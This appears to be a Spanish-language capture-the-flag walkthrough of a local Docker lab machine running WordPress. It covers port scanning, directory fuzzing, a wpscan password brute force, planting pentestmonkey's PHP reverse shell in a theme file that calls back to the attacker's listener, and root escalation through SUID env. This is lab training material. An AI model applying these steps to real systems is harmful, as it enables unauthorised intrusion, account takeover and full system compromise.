

Desplegamos máquina:

```
Processing triggers for kali-menu (2025.2.7) ...
Trash
Estamos habilitando el servicio de docker. Espere un momento...
Synchronizing state of docker.service with SysV service script with /usr/lib/
systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
Docker ha sido instalado correctamente.

Estamos desplegando la máquina vulnerable, espere un momento.
40ca1b2f3f3e3090821c04c7977b7c5892df4e60fb5fbf6cd32c84b235f1ffda

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Descubrimos puertos con NMAP:

```
kali@kali: ~/Desktop/walkingcms
(kali@kali)-[~/Desktop/walkingcms]
└─$ sudo nmap -sVC -p- -T5 -sS -Pn -n --open 172.17.0.2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 07:11 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```

Vemos que hay un http, vamos a entrar a ver que hay:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Nada nuevo lanzamos gobuster para hacer fuzzing:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf

```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the

Al no ver nada interesante vamos a intentar nombrar algún subdirectorio:

```

(kali@kali)-[~/Desktop/walkingcms]
$ gobuster dir -u http://172.17.0.2/ -w /home/kali/Downloads/subdomains-top1million-110000.txt -t 32

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 32
[+] Wordlist: /home/kali/Downloads/subdomains-top1million-110000.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/wordpress (Status: 301) [Size: 312] [→ http://172.17.0.2/wordpress/]
Progress: 114442 / 114443 (100.00%)

Finished

```

Liammm251

Hay un wordpress, vamos a ver que hay:



No hay apartado de login, vamos a lanzar otro escaneo con diccionario de wordpress para ver si hay un login:

```
(kali@kali)~[~/Desktop/walkingcms]
$ gobuster dir -u http://172.17.0.2/wordpress/ -w /home/kali/Downloads/wp-fuzz.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/wordpress/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Downloads/wp-fuzz.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/license.txt (Status: 200) [Size: 19903]
/readme.html (Status: 200) [Size: 7425]
/wp-admin/admin-header.php (Status: 200) [Size: 2]
/wp-admin/admin-functions.php (Status: 200) [Size: 2]
/wp-admin/admin-footer.php (Status: 200) [Size: 2]
/wp-admin/css/ (Status: 200) [Size: 22248]
/wp-admin/css/dashboard.css (Status: 200) [Size: 29795]
/wp-admin/css/dashboard-rtl.css (Status: 200) [Size: 29826]
/wp-admin/css/farbtastic.css (Status: 200) [Size: 611]
/wp-admin/css/farbtastic-rtl.css (Status: 200) [Size: 647]
/wp-admin/css/install.css (Status: 200) [Size: 6125]
/wp-admin/css/install-rtl.css (Status: 200) [Size: 6158]
/wp-admin/css/login.css (Status: 200) [Size: 7952]
/wp-admin/css/login-rtl.css (Status: 200) [Size: 7988]
/wp-admin/css/media.css (Status: 200) [Size: 26924]
/wp-admin/css/media-rtl.css (Status: 200) [Size: 26975]
/wp-admin/admin-ajax.php (Status: 400) [Size: 1]
/index.php (Status: 301) [Size: 0] [→ http://172.17.0.2/wordpress/]
/wp-admin/css/widgets-rtl.css (Status: 200) [Size: 17667]
/wp-admin/css/widgets.css (Status: 200) [Size: 17630]
/wp-admin/css/wp-admin.css (Status: 200) [Size: 395]
/wp-admin/css/wp-admin-rtl.css (Status: 200) [Size: 490]
/wp-admin/async-upload.php (Status: 302) [Size: 0] [→ http://172.17.0.2/wordpress/wp-login.php?redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2Fasync-upload.php&reauth=1]

Funciona gracias a WordPress
```

Liammm251


Efectivamente hay un login vamo a lanzar wpscan

```
(kali@kali) [~/Desktop/markingscms]$ wpscan --url http://172.17.0.2/wordpress/ -P /home/kali/Downloads/rockyou.txt
```

Tenemos usuario y password:

```
[!] Valid Combinations Found:  
| Username: mario, Password: love
```

Ahora vamos a intentar meter una reverse shell, editamos el index.php por ejemplo y meteo reverseshell de pentestmonkey:



The screenshot shows the WordPress admin interface for editing themes. The browser address bar shows the URL `172.17.0.2/wordpress/wp-admin/themes.php?page=themes`. The page title is "Edit Themes" with a "BUY PRO" button. A warning message states: "This theme is currently activated! Warning: Making changes to active themes is not recommended." Below this, the selected theme is "Twenty Twenty-Two" and the file being edited is `twentytwentytwo/index.php`. The code editor shows the following PHP code:

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, the
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
```

On the right side, the "Theme Files" list includes:

- assets
- inc
- parts
- styles
- templates
- functions.php
- index.php
- readme.txt
- screenshot.png
- style.css
- theme.json

```

40 // Use of stream_select() on file descriptors returned by proc_open() will fail
41 // Some compile-time options are needed for daemonisation (like pcntl, posix).
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.15'; // CHANGE THIS
50 $port = 1234;      // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //

```

Nos vamos al link de donde hemos editado:

172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php

```

(kali㉿kali)-[~/Desktop/walkingcms] 172.0.2 Port 80
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 47950
Linux 40ca1b2f3f3e 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 GNU/Linux
11:38:09 up 37 min, 0 user, load average: 0.62, 0.97, 1.27
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

```

ESCALADA DE PRIVILEGIOS

Mejoramos consola:

```

$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@40ca1b2f3f3e:/$

```

Vemos privilegios SUID

```

bash: sudo: Command not found
www-data@40ca1b2f3f3e:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/su
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
www-data@40ca1b2f3f3e:/$

```

Buscamos en GTObins que me llama la atención el binario env

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```

sudo install -m =xs $(which env) .
./env /bin/sh -p

```

```

www-data@40ca1b2f3f3e:/$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# whoami
whoami
root
#

```